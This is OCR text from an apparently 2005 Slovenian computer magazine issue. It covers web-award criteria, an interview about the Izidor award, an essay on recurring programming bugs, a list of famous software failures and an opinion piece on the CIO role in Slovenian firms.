Ljudstvo: <a href="http://igabiba.joker.si">igabiba.joker.si</a>	Ljudstvo: <a href="http://www.slovenskavojaska.si">www.slovenskavojaska.si</a>
Zabava	Zdravje
Žirija: <a href="http://www.zabavaj.se">www.zabavaj.se</a>	Žirija: <a href="http://www.tosemjaz.net">www.tosemjaz.net</a>
Ljudstvo: <a href="http://www.vijavaja.com">www.vijavaja.com</a>	Ljudstvo: <a href="http://www.kulinarika.net">www.kulinarika.net</a>
13	
Žirija: Posočje Potres 04	
Ljudstvo: <a href="http://www.hal.si/ny2005">www.hal.si/ny2005</a>	

### KRITERIJI SPLETNE ODLIČNOSTI

Ne glede na vrsto nagrade se pri ocenjevanju spletnih mest največkrat upoštevajo naslednji kriteriji: vsebina, struktura in navigacija, grafično vizualna oblika, uporabnost, interaktivnost in celostni vtis spletne strani. Ker marsikdo ne ve, kaj konkretno se obravnava pri posameznem kriteriju, je najboljšo, da jih na kratko predstavimo. Za lažje razumevanje smo ob vsakem kriteriju dopisali tudi izvlečke iz obrazložitve nagrad zlati Netko za leto 2005.

#### Vsebina

Ker imate za pritegnitev uporabnikove pozornosti le nekaj sekund časa, mora biti iz vsebine **takoj razvidno, kaj ponujate na strani**. Vsebina naj bo kratka in jedrnata ter marketinško privlačna. Vsebina mora uporabnika spodbujati k določeni **akciji**, pa naj si gre za nakup izdelka ali za naročilo na brezplačne e-novice. Seveda pa ni vseeno niti, kako podajamo vsebino. Ker internetni uporabniki s težavo prebirajo dolga besedila prek zaslona, je priporočljivo, da so besedila na spletni strani kratka in jedrnata in da so po potrebi razdeljena na kratke odstavke. Ker se obsežnejšim besedilom dostikrat, tudi če bi želeli, ne moremo izogniti, si pomagajte tako, da jih razbijte na poglavja in jih predstavite na več podstraneh. Vsebino, ki zajema široko vidno polje zaslona, lahko razdelite v več stolpcev. Za lažje sprehanje po vsebini uporabljajte kratke in jasne naslove ter poudarite ključne besede. Najpomembnejše informacije morajo biti podane tako, da jih bo uporabnik takoj zaznal in da ga bodo pritegnile k branju. Potrebno je poskrbeti tudi za ažur-

nost, relevantnost in verodostojnost vsebine.

• **Igabiba:** »... ponujene informacije o izdelkih so pestre in pregledne, učinkovito pa jih popestrijo veliki grafični elementi, vezani na izdelek, ki si ga ogledujemo ...«

• **Citroen:** »... spletno mesto Citroen C1 na zanimiv način skozi fotografsko gradivo in besedilo predstavi novo vozilo in hkrati uporabnika vodi v interakcijo s spletnim mestom ...«

#### Grafično vizualna oblika (dizajn)

Uporabniki obiščejo izbrano spletno stran predvsem zaradi njene vsebine, ne pa zaradi osupljive podobe ali tehnološke dovršenosti. Čeprav je oblikovna podoba strani prva stvar, ki jo zazna uporabnik ob prihodu na stran, in lahko bistveno vpliva na všečnost in atraktivnost strani, pa je še vedno podporni temelj vsebin. Zavedati se morate, da je še tako dobra oblikovana spletna stran brez vrednosti, če ne vsebuje vsebine, ki bi prepričala obiskovalce, da se je na vašo spletno stran še vredno vrniti. Vsebinska je namreč tista, ki mora prepričati in pripeljati uporabnika do akcije, ki je pozitivna za podjetje. Oblikovna podoba spletne strani je **splet naslednjih elementov:** grafičnih elementov, fotografij, barv, ozadij, besedil, navigacije, tipografije, velikost pisave ipd.

• **Igabiba:** »... spletna trgovina Igabiba preseleti že na prvi pogled! Grafična podoba spletne trgovine je premišljena in prilagojena tipu izdelkov, ki jih ponuja ...«

• **Citroen:** »... spletno predstavitev novega vozila Citroen C1 odlikuje premišljena zasnova, ki v kar največji meri uporablja vse možnosti in prednosti, ki jih ponuja spletni medij. Vizualna podoba strani je konsistentna in zelo primerna za ciljno skupino uporabnikov ...«

#### Interaktivnost

Interaktivnost spletne strani postavlja njenega obiskovalca v **aktivno vlogo**. S pomočjo aplikacij in obrazcev (forumi, nagradne igre, ankete, izpolnjevanje obrazcev itd.), ki omogočajo aktivno vlogo obiskovalca na spletni strani, lahko podjetje učinkovito komunicira s svojimi strankami, ustvarja dvosmerno komunikacijo ter hkrati gradi dolgoročne odnose z njimi. **Igabiba:** »... tehnično spletna trgovina ponuja uveljavljene rešitve – nakupovalno košarico, seznam želja in prednaročila za nove igre, ki pa so preprosto in pregledno dostopne. Prav tako niso pozabili na možnost ocenjevanje izdelkov s strani obiskovalcev oziroma uporabnikov.

• **Citroen:** »... z uporabo flash tehnologije flash spletna stran na zanimiv in interaktiven način pričara vzdušje avtomobilskega salona in direkten, osebni pristop, kjer si lahko uporabnik ogleda notranost vozila in poišče informacijo o tehničnih lastnostih vozila .... hkrati pa omogoča proizvajalcu pridobitev osnovnih informacij o uporabnikih. Vsebinska strani je poleg osnovnih informacij obogatena z dodatnimi funkcionalnostmi, ki omogočajo interaktivno vključevanje uporabnikov in z zabavnostjo in

## »NASLEDNJI IZIDOR BO SAMO EDEN«



Pogovarjali smo se **Vukom Čosićem**, predsednikom organizacijskega odbora pri nagradi za spletno odličnost Izidor 2005.

#### Moj mikro: Kako ste bili zadovoljni z udeležbo in s samo izvedbo tekmovanja Izidor 2005?

**Vuk Čosić:** V samo dveh tednih prijavnega roka, ki je vključeval božič in novo leto, smo imeli okrog 170 prijav. Rekel bi, da je to zelo dobra udeležba. Z izvedbo tekmovanja smo se zelo resno ukvarjali. V vsaki kategoriji smo imeli osnoven pregled močnih kandidatov, ki smo jih dodatno povabili, da bi zagotovili tehtnost konkurence in relevantnost nagrad – nismo hoteli, da bi v kakšni kategoriji zmagal outsider, ne da bi v direktnem »boju« premagal favorite. Po drugi strani smo pri vsaki nagradi poskrbeli za zelo močno žirijo, skupaj

39 oseb, ki so zadovoljile več standardov. Posebej dragoceno je bilo glasovanje ljudstva, ki je rabilo kot dodatni korektiv.

#### Kakšni so prihodnji načrti v zvezi z nagrado Izidor glede na to, da ima Izidor v Netku močno konkurenco?

**Vuk Čosić:** Ker se je pred nekaj meseci Netko preoblikoval po vzoru Izidorja, z vsebinskimi kategorijami in z velikim številom nagrad, smo se odločili, da bo Izidor spremenil strukturo. Tokrat bo podeljena samo ena nagrada.

#### Kdaj in v kakšnem obsegu naj bi se odvijalo tekmovanje za nagrado Izidor. Kdo bo prevzel glavno breme organizacije?

**Vuk Čosić:** Nosilec projekta je Gospodarski vestnik Izobraževanje. Lani je bilo podjetje Case Sensitive kapitalsko zelo vpleteno v organizacijo tekmovanja in je v celoti izpeljalo projekt. Takšnega sodelovanja letos ne bo. Ker ravno potekajo pogajanja glede koncepta, strokovne utemeljitve in žirije, ni mogoče povedati, ali bo zadeva izpeljana dobro ali ne.

#### Ali majhen slovenski internetni trg potrebuje dva izbora za najboljše spletne strani? V čem se Izidor razlikuje od Netka?

**Vuk Čosić:** Tovrstne nagrade imajo notranji in zunanji smisel. Prvi je, da se vzpostavi sistem vrednot, drugi pa širši skupnosti predstavljajo internetno stroko kot resno in strukturirano. Izidor je bil postavljen kot projekt, s katerim smo hoteli vsiliti bistveno resnejša pravila igre v primerjavi s konkurenčno nagrado. Izidorju smo želeli izboriti širši družbeni status in pomen. Z današnje razdalje ugotavljam, da smo bili preambiciozni in da trenutek še ni zrel za kaj takšnega.

koristnostjo večajo njihovo zadovoljstvo (nagradna igra; pošlji prijatelju e-razglednico; prenesi sliko za ozadje) ...«

#### Navigacija

Navigacijski sistem spletne strani mora biti namenjen hitremu, preglednemu in enostavnemu dostopu do informacij. Pomembno je, da je navigacija **logična in skladna skozi celotno spletno predstavitev** ter da uporabnik v **vsakem trenutku ve**, na kateri strani in kje znotraj strukture spletne strani je (v kateri kategoriji, podkategoriji), kajti le tako se bo lahko udobno sprehajal po spletni predstavitvi ter učinkovito dostopal do informacij, ki jih išče. Za vsebinsko in s številom podstrani bogate strani je priporočljivo, da na vidnem mestu vključujejo kakovosten iskalnik, s katerim bo uporabnik lažje in veliko hitreje našel tisto, kar išče.

• **Igabiba:** »... kljub lahkotnejši grafični podobi pa so ustvarjalci uspeli ohraniti jasnost, preprosto navigacijo in pregledno podajanje ključnih informacij, ki ostaja na visoki ravni, ne glede na to, kje znotraj spletnega mesta se nahajamo ... «


• **Citroen:** »... hkrati je dostop do vseh informacij, zbranih na strani, jasno, preprosto in nazorno prikazan v zemljevidu strani.«

#### Funkcionalnost

Funkcionalnost oziroma uporabnost je tista značilnost spletnih strani, ki omogoča uporabnikom, da z **zadovoljstvom** uporabljajo spletno stran, saj **izpolnjuje njihove potrebe in zadosti njihovim pričakovanjem**. Stopnja uporabnosti strani je odvisna predvsem od kakovostne vsebine, logične in enostavne navigacije, od časa, ki ga potrebujejo uporabniki, da najdejo informacije, ki so jih iskali, od hitrosti nalaganja strani, načina prikazovanja vsebine, učinkovite uporabe, zagotavljanja podpore uporabniku in podobno. Treba je vedeti, da je tudi pravilno delujoča in enostavna spletna predstavitev neuporabna in odvečna, če obiskovalci ne vidijo smisla njene uporabe.

• **Igabiba:** »... proces nakupa poteka hitro in preprosto. Spletna trgovina Igabiba lahko preprostost spletnega nakupovanja približa tudi manj večjim uporabnikom spleta ...«

• **Citroen:** »... vsebinska strani je poleg osnovnih informacij o vozilu, ceniku in tehničnih podatkih obogatena z dodatnimi funkcionalnostmi, ki omogočajo interaktivno vključevanje uporabnikov in z zabavnostjo in koristnostjo večajo njihovo zadovoljstvo (nagradna igra; pošlji prijatelju e-razglednico; prenesi sliko za ozadje) ...« ■



## So vsi programerji nori?

Programerji leto za letom delajo iste napake. Znova in znova. In potem pravijo, da so v njihovih programih pač hrošči. Res je! A večina hroščev v programski opremi se nanaša na napake, ki so že desetletja znane in so bile že velikokrat odpravljene. A očitno nikoli v celoti. In kot pravijo, bo v prihodnje še huje. Hrošči se bodo ponavljali in množili in, kot kaže, nam preostane zgolj to, da se nanje privadimo.

Piše: Jan Kosmač

jan.kosmac@mojmikro.si

Prve programske napake ali, kot jih imenujemo, »hrošči« v programski kodi so se pojavili sočasno z razvojem prvega računalnika. Nanje niso bili imuni niti rejejni računalniki, kaj šele kasneje prvi pravi računalniki, ki so imeli pomnilnik in so lahko izvajali napisano programsko kodo. Velja zanimivo pravilo. Metode testiranja programske opreme so učinkovite za iskanje in kasnejše odpravljanje hroščev, popolnoma neuporabne pa so, ko z njihovo pomočjo želimo jasno in glasno izvedeti, ali v nekem programu res ni niti enega samega hrošča. Tu popolnoma odpovedo in zato se dogaja, da niti en program ni popolnoma imun na to »golazen«. Hrošče

lahko načeloma delimo v dve skupini. V prvo sodijo tisti, ki so nastali kot posledica **napak pri pisanju kode** (napačno tipkanje), v drugo pa **napake v razmišljanju**, kako izdelati določen algoritem. Morda nevarnejše so napake iz druge skupine, saj gre pri njih za **konceptualne napake programa**. Te pa nastajajo že v fazi

### Microsoft nad gonilnike

Največji posamezni »gojitelj« hroščev vseh oblik, kot nekateri imenujejo podjetje Microsoft, je izdelal orodje **SDV** (Static Driver Verifier). Orodje je namenjeno razvijalcem gonilnikov za njihov operacijski sistem, ki so, statistično gledano, krivi za največ hroščev in s tem tudi težav. Namesto dosedanjih metod, ki so pregledovale delovanje gonilnikov v realnem času (med delovanjem), orodje SDV preverja gonilnik statično z matematičnim modelom. Če se programska koda sklada z matematiko – torej je gonilnik tak, kot bi moral biti – potem je v redu, sicer pa je v njem hrošč, ki ga je seveda treba »ubiti«.

načrtovanja programa, kar ima veliko globlje posledice, saj lahko povzročijo napačno delovanje tudi v primeru, ko je programska koda popolna in brez napak.

### MAJHNI HROŠČI

Ker se pri razvoju računalnikov več ali manj zahteva **združljivost za nazaj**, se pojavljajo napake, ki so posledica omejene zmogljivosti starih računalnikov in jih danes zatorej ne bi več pričakovali. Najznačilnejša napaka, ki se pojavlja v različnih oblikah, je **prekoračitev pomnilnika**. Tipično se ta pojavi, ko programer določi del pomnilnika, kjer bo hranil določen podatek. Na primer, hoče zapisati vaš priimek in za to rezervira 10 zlogov v pomnilniku. Če je priimek daljši in program vnos dopušča, kar pomeni, da nima ustreznih varovalk, se v pomnilnik podatki zapišejo prek zanje določenega mesta. Občasno se dogodi, da tako preprišejo druge, za delovanje programa pomembne podatke ali celo del programske kode, kar v skrajnem primeru povzroči popoln kolaps sistema.

Prava epidemija teh napak je obkrožala svet okoli leta 1990, ko se je na veliko uporabljajal programski jezik **C in C++**, ki je od

↘ **Hrošči v današnjih programih niso rezultat pomanjkljivega testiranja, temveč tragikomično, v preveliki svobodi programerjev.**

programerjev zahteval **ročno upravljanje s pomnilnikom**. Malce nezbranosti in pomanjkanje izkušenj programerjev je bilo dovolj za nastanek kopice hroščev, ki jih je bilo hkrati tudi težko najti. Ti hrošči so še posebej nevarni, saj v nekaterih primerih pomenijo tudi **varnostno grožnjo**. Izkušen napadalec (hacker) jih lahko uporabi tako, da v napadenem računalniku zažene svojo kodo, kar običajno stori v želji po sesutju sistema ali kraje občutljivih informacij. Nekateri novejši programski jeziki, kot sta na primer java ali perl, to težavo omilijo tako, da programerju ne dopustijo ročnega upravljanja s pomnilnikom. V gornjem primeru vnosa priimka to pomeni, da se priimek, daljši od 10 zlogov, v pomnilnik sploh ne vpiše, torej ne more priti do prekoračitve. A na drugi strani je treba paziti, da zavrtnjeni vnos ne povzroči napake

kjer drugje v delovanju programa. Za računalniško industrijo je skoraj tipično, da se problema večkrat loti tako, da ga ne odpravi v celoti, temveč ga le omili tako, da hrošči na delovanje ne vplivajo katastrofalno, vendar še vedno povzročajo napačno delovanje programa. V prejšnjem primeru bi to pomenilo zavrnitev vpisa več kot 10 znakov, vendar bi prazno polje pomenilo napako v kasnejšem delovanju programa, saj nas program ni opozoril, da je treba v polje nekaj vpisati.

## DEBELI HROŠČI

Tudi če bi po kakšnem čudežu programer izdelal popolno programsko kodo, to še ne pomeni, da v njej ne bi bilo hrošča. Še nevarnejši so tako imenovani **konceptualni hrošči**, ki nastanejo pri **načrtovanju programa** in jih je torej tudi veliko težje odkriti. Gre za prepad med tistim, kar si je programer zamislil v svoji glavi, in dejanskim življenjem. Spet se lahko vrnemo k našemu primeru – to pot z vnašanjem davčne številke v sistem.



Jasno je, da ta enoznačno določi vsakega od nas, torej lahko programer predvideva, da ni dveh posameznikov z enako davčno številko. Pa še prav bo imel. Pozabi pa na dejstvo, da ljudje lažje ali se vsaj zmotijo in vnesejo napačno davčno številko. Če program za indeks uporabi davčno številko, si je dokaj enostavno zamisliti, da bo v takšnem banalnem primeru napačno deloval.

Z obstojem hroščev se bo treba sprijazniti. Če vemo, da obstajajo, ne trošimo vseh dosegljivih virov v njihovo uničevanje, temveč raje te usmerimo v preprečevanje oziroma omilitve nastanka škode. Pa tudi če bomo zaradi tega ob kakšno funkcionalnost. Programski hrošči v današnjih programih niso rezultat pomanjkljivega testiranja, temveč tragikomično, v **preveliki svobodi programerjev**. Dali so jim svobodo, da so kreativni in s tem tudi svobodo, da delajo napake. Če hočemo hrošče izkoreniniti, moramo nekaj storiti na tem področju. Ta debata pa bi bila zelo filozofska... ■

## Deset največjih programskih napak

Skoraj vsak dan lahko slišimo o najdbi kakšne nove programske napake v programih, ki lahko bolj ali manj usodno vpliva na delovanje računalnika in njegovo varnost. Napake niso nekaj novega in še zdaleč niso domena programske opreme enega proizvajalca, recimo Microsofta. Pravzaprav so njihove, če pogledamo malce v zgodovino, celo manj pomembne oziroma zanemarljive. Dogajajo se vsem in do od trenutka, ko je človeštvo naredilo prvi računalnik. In kot kaže, se bomo z njihovim obstojem morali preprosto sprijazniti.

Poglejmo si deset programskih napak, ki so najbolj odmevale v svetovni javnosti.

**28. julij 1962: misija Mariner 1.** Zaradi napake v programski opremi je raketa s sondo Mariner 1 skrenila z načrtovane poti in so jo morali uničiti nad Atlantskim oceanom. Do napake je prišlo, ker so koderji v program napačno vnesli formulo, ki je bila prvotno napisana na listu papirja.

**1982: sovjetski naftovod.** CIA je podtaknila programsko napako v kanadski računalniški sistem za nadzor naftovoda, ki so ga kupili Sovjeti za nadzor transsibirskega naftovoda. Američani so se bali, da bi Sovjeti legalno kupljeno (kot v tem primeru) ali ukradeno tehnologijo uporabljali v druge, recimo vojaške, namene in so zato sisteme »sabotali«. Posledica napake: največja nejedrska eksplozija v zgodovini planeta.

**1985–1987: Therac-25.** Medicinska naprava Therac-25 je lahko sevala dve različni radiaciji – žarek elektronov nizke moči ali žarke X. Žarke X so »pridobili« s počjo žarka elektronov visoke moči, ki so se zaleteli v kovinsko ploščo, postavljeno med izvor elektronov in bolnika. Druga izboljšava v primerjavi s prejšnjo različico (Therac-20), je bila zamenjava eletromehanskega varnostnega mehanizma s programsko opremo, razvito v te namene. Napaka v programu, ki ga je napisal programer

brez izkušenj, je omogočala, da se je operater lahko zmotil in naprava je sevala žerke elektronov visoke moči, tudi ko kovinska plošča ni bila na svojem mestu. Posledica: vsaj pet mrtvih in večje hudo poškodovanih ljudi zaradi premočne sevanja.

**1988: prvi spletni črv Morris.** Ta črv je v enem samem dnevu onesposobil od 2000 do 6000 računalnikov in izkoristil njihovo ranljivost s prekoračitvijo pomnilnika (buffer overflow). Izvorna napaka je funkcija gets(), namenjena pridobitvi niza črk (besedila) prek interneta, ki nima omejitev, kako dolg je lahko največ takšen niz. Napako so odpravili, a funkcija je do danes ostala v knjižnici programskega jezika C.

**1988–1996: generator naključnih števil.** Avtorji varnostnega sistema Kerberos niso pravilno izdelali generatorja naključnih števil. Tako je bilo možno skoraj osem let preprosto vdreti v vsak računalnik, ki je bil zaščiten s tem varnostnim mehanizmom.

**15. januar 1990: omrežja AT&T.** Napaka v programski opremi medkrajevne telefonske centrale povzroči, da ta »počepne«, ko iz sosednje nanjo priključene centrale dobi sporočilo, da se je ta ponovno zagnala. Domine so se začele podirati v New Yorku, ko se tamkajšnja centrala ponovno zagnali in prizadetih je bilo 114 central. Posledica: osemurni mrk sistema, ki se je ponovno zaganjal vsakih 6 sekund.

**1993: napaka v procesorju Pentium.** Gre za znano napako v deljenju velikih števil s plavajočo vejico. Novica o napaki je hitro obkrožila svet in podjetje Intel se je moralo potruditi, da je ohranilo svoj ugled.

**1995/1996: ping smrti.** Napaka v IP-sistemu (omrežju) je omogočila sesuvanje operacijskih sistemov tako, da je računalnik prejel zmaličen IP-paket. Najbolj je bil na udaru operacijski sistem Windows (modri zaslon), pa tudi operacijski sistem Unix in računalnikov Machintosh.

**4. junij 1996: Ariane 5, let 501.** Na peti različici evropske nosilne rakete so uporabili starejšo programsko opremo, napisano za raketo Ariane 4. Napaka je bila v aritmetični rutini (algoritmu), namenjeni pretvorbi 64-bitnega števila v plavajoči vejici v 16-bitno celo število. Ker ima Ariane 5 močnejše motorje, je bilo 64 bitno število preveliko, zato je računalnik zahteval od motorjev, da delajo s preveliko močjo in raketo so morali po 40 sekundah uničiti.

**November 2000: Panama.** Napaka se je pojavila v sistemu za načrtovanje obsevanja rakavih bolnikov. Sistem je zdravnikom omogočal, da so na računalniškem zaslonu narisali štiri kovinske zaščitne plošče, ki ščitijo tkiva, ki jih ne obsevamo. Panamski zdravniki so želeli uporabiti pet takšnih ščitov, in ker program tega ni omogočal, so našli bližnjico. Ugotovili so namreč, da je mogoče narisati en večji ščit (ki naj bi bil sestavljen iz petih manjših) z luknjo v njem (tam, kjer želimo, da sevanje prodre v telo). Niso pa se zavedali, da sistem izračuna potrebno dozo sevanja v odvisnosti od tega, kako so zdravniki narisali to luknjo. Če so jo narisali v pravi smeri, je bila doza pravilna, sicer pa je bolnik prejel dvakratno dozo sevanja. Posledica: 8 mrtvih in 20 bolnikov, ki so prejeli preveliko dozo sevanja.

informatika v slovenskih podjetjih

# Funkcije CIO ni!

Poglejmo realnost. V domala vseh slovenskih podjetjih funkcije CIO (Chief Information Officer – član uprave, zadolžen za informatiko) ni in je ne bo še nekaj let! Večina uprav in žal tudi večina vodij informatike se ne zaveda niti, da njihove pglavitne naloge niso zgolj upravljanje IT-ja, zato slovenske vodje informatike v veliko primerih celo upravičeno imenujemo kar IT-managerji.

**Piše: mag. Danilo Pungertnik,**

univ. dipl. inž. rač. in inf.

**P**red funkcijo CIO je zato potreben še vmesni korak; v slovenskih podjetjih vzgojiti ustrezne vodje informatike. Napredek bodo v splošnem težko dosegli trenutni vodje informatike sami, do tega morajo najprej priti uprave podjetij.

## INFORMATIKA V PODJETJIH SE OBLIKUJE, A ...

Slovenski vodilni informatiki se prebujajo. Bolje rečeno, informatika v slovenskih podjetjih se končno oblikuje in povezuje. Poleg že nekaj uveljavljenih konferenc s področja informatike (pri tem seveda ne mislim na konference z IT-področja) se organizirajo konference, namenjene vodstvenemu kadru v informatiki. Ustanavljajo se društva, ki skušajo pritegniti čim več vodilnih ljudi na področju informatike v slovenskih podjetjih. Žal je večina zgolj pod okriljem akademskih ustanov ali pa posameznih podjetij, ki se na tak način seveda promovirajo. Odzivi informatikov so načeloma pozitivni, interesa za udeležbe in članstvo ne manjka.

Glede na teme, vprašanja, razprave in komentarje, ki jih je zaslediti na teh dogodkih, pa si upam trditi:

➤ **V domala vseh slovenskih podjetjih funkcije CIO ni in je ne bo še nekaj let!**

## VODJA INFORMATIKE NI CIO

Za tiste, ki to področje manj poznajo: razlika med CIO in vodjem informatike (oz. direktorjem informatike – če ni član uprave, vodjem službe za informatiko, vodjem oddelka informatike ipd.) je namreč velika. CIO (Chief In-

formation Officer) je član uprave, zadolžen za informatiko, strokovno tudi dobro podkovan na področju informatike. CIO tudi odloča o razvoju informatike, za svoje delo je odgovoren drugim v upravi in neposredno lastnikom. Formalno so mu kot članu uprave podrejeni vsi zaposleni. **Vodja informatike** je v najboljšem primeru član širšega vodstva podjetja, včasih pa ni niti neposredno podrejen upravi. Ne odloča, ampak kvečjemu načrtuje in predlaga, njegova formalna vloga v podjetju je majhna, podrejeni so mu le delavci, ki delajo na področju informatike in upravlja IT (informacijska tehnologija) in IT-storitve. Odločitve na njegov predlog sprejema njegov predpostavljene, ki s tem prevzema zanje tudi odgovornost, vendar pa o informatiki ponavadi ve zelo malo. V slovenskih podjetjih so v večini kvečjemu vodje informatike, realno stanje pa je načeloma še slabše.

## NEPOZNAVANJE VLOGE INFORMATIKE V PODJETJIH

Izvor tega pa je globlji. Skriva se v nezozorelosti informatike v podjetjih oz. nepoznavanju vloge informatike v podjetjih tako s strani **informatikov** kot tudi **uprav**, kar lahko podkrepi z naslednjimi trditvami:

➤ **Večina uprav podjetij sploh ne loči pojmov IT in informatika.**

Zakaj? Vodje informatike so od uprav izbrani predvsem tehnični strokovnjaki, tipično so postopno napredovali znotraj podjetja s položaja tehničnega strokovnjaka. Poznajo tehnologijo in jo znajo upravljati, morda so celo dobri vodje tehničnih ekip. Zdi se, da jim najbolj ustreza izraz **IT-managerji**, ta izraz je celo precejkrat zaslediti tudi v povezavi z vodjem informatike. Dokler bo tako, vodja informatike v slovenskem podjetju ne bo znal opravljati svoje bistvene vloge, to je **organizacija in upravljanje na področju informatike** oz. management v informatiki oz. informacijski management. Pojem je zelo širok, seveda pa vanj v nekem deležu spada tudi upravljanje IT-ja, razvojno informatika iz tega navsezadnje tudi izhaja. Informatika pa je z vse širšo uporabo IT-ja v podjetjih postala nerazdružljiv del celotne organizacije podjetja, teoretično gledano pokriva skoraj celotno komunikacijsko komponento organizacijske strukture podjetja.

O prejšnjih dveh izpostavljenih trditvah glede nepoznavanja vloge informatike se lahko prepričamo na domala vsakem od srečanj slovenskih informatikov kakršne koli vrste. Na teh tako vodje informatike, predavatelji s tega področja in visoki gosti, kot so člani uprav slovenskih podjetij, če jim jih na dogodke sploh uspe zvabiti, na razpravah, predstavitev ali predavanjih včasih celo v istem stavku mirno uporabljajo za **isto vlogo** ali istega človeka **vsebinsko povsem različne izraze**, kot so informatik, računalnikar, IT-strokovnjak, IT-manager,

vodja IT-ja, vodja informatike, direktor informatike ipd. Hkrati se pri razpravah o delu, nalogah in odgovornostih večinoma osredotočajo na področje upravljanja IT, IT-storitev ter podpore uporabnikom IT-ja, kar ponovno nakazuje, kakšne vrste nalog predvsem opravljajo, kot tudi, kako na njihovo vlogo gleda uprava.

## KAJ NAM PVEDO IMENA

Podkrepitev mojih trditev je jasno videti tudi v naslednjih dveh skrajnih primerih izbire imen pri trenutno aktualnih poskusih združevanja informatikov (v obeh primerih gre za povezovanja vodstvenih ljudi v informatiki pod okriljem zasebnih podjetij in ustanov, enkrat v obliki konferenčnih dogodkov, drugič v obliki klubskih srečanj, ime pa je bilo v obeh primerih izbrano razmeroma nedavno):

- **Klub IT managerjev** – ime, ki si ga že ideološko gledano slovenski informatiki kljub takemu realnemu stanju v slovenskih podjetjih ne bi smeli privoščiti, saj s tem sprejemajo realno stanje svoje vloge v podjetjih ali pa nakazujejo, da druge lastne vloge sploh ne poznajo. Toliko bolj ne, ker v klubu v enem od svojih ciljev jasno poudarjajo reševanje problema omejene vloge vodje informatike kot upravljavca IT-ja.

➤ **Večina vodij informatike(!) ne loči jasno pojmov IT in informatika.**

- **CIO konferenca** – njen »izvirni greh« je manjši, saj meri (pre)visoko glede na realne razmere tudi v ne tako bližnji prihodnosti, vendar vsaj nakazuje, kam naj bi bila pot slovenske informatike usmerjena.

## KLJUČ JE OZAVEŠČANJE UPRAV

Naj mi ustanovitelji oz. organizatorji obeh dogodkov ne zamerijo. Za slovensko informatiko so naredili v tej fazi razvoja precej, ne glede na lastni motiv in omenjene spodrsaljke. V obeh primerih bo gotovo precej priložnosti promocije vloge informatike v podjetjih. Obstaja pa seveda veliko pomembnejša dilema, ali je tak krog oseb za dejansko promocijo informatike ustrezen in učinkovit ali pa je bistveno pomembnejše začeti promocijo in ozaveščanje pri **upravah** podjetij: vloga informatike v podjetju bi morala v prvi vrsti postati jasna upravi. Ko jim bo, jih bo glede na trenutne razmere precej moralo poiskati novega vodjo informatike, ki ne bo skrbel predvsem za IT in to jemal kot svojo največjo nalogo, uprava pa bo lahko zaupala tudi njegovemu managerskemu znanju na njihovem področju. In ko bodo v splošnem slovenska podjetja z vodjem informatike v vlogi informacijskega managerja zadovoljna, bodo ti sčasoma dobili vlogo CIO. Do takrat pa je žal še daleč.



# Mi daš svoj mobitel?

Informacijska tehnologija vsak dan preseneča z novimi in vse bolj znanstvenofantastičnimi storitvami, od katerih so nekatere bolj, druge pa manj uporabne. Isto velja za storitve znotraj svetovnega spleta, ki včasih res že mejijo na premik k popolnoma asocialnemu

Piše: **Bojan Amon**

bojan.amon@mojmikro.si

**M**ed vsemi storitvami, ki jih današnji splet ponuja – elektronska pošta, neposredno sporočanje, brskanje po spletu, internetna telefonija itn. – seveda najpomembnejšo vlogo igrajo vodilne storitve oziroma storitve ponudnikov, ki so določeno storitev ponudili prvi ali res na najvišji stopnji kakovosti (kar neredko sovpade). Zakaj so te »pionirske« storitve drugačne od storitev, ki ponujajo enake zmogljivosti, a so se na trgu pojavile pozneje ali pod manj znanim imenom?

## IME JE KLJUČ SAMOREKLAME

